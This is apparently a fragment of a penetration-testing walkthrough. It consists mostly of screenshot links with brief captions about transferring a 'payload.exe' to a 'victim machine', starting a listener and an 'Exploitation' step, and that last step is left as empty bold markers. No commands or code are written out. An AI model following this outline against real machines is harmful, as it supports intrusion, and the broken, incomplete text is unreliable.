
Transferring the payload.exe to the victim machine:







The payload file is successfully transferred to the victim successfully.


**3. Turning on listener:**


****


****

**4. Exploitation:**

****

****

****

****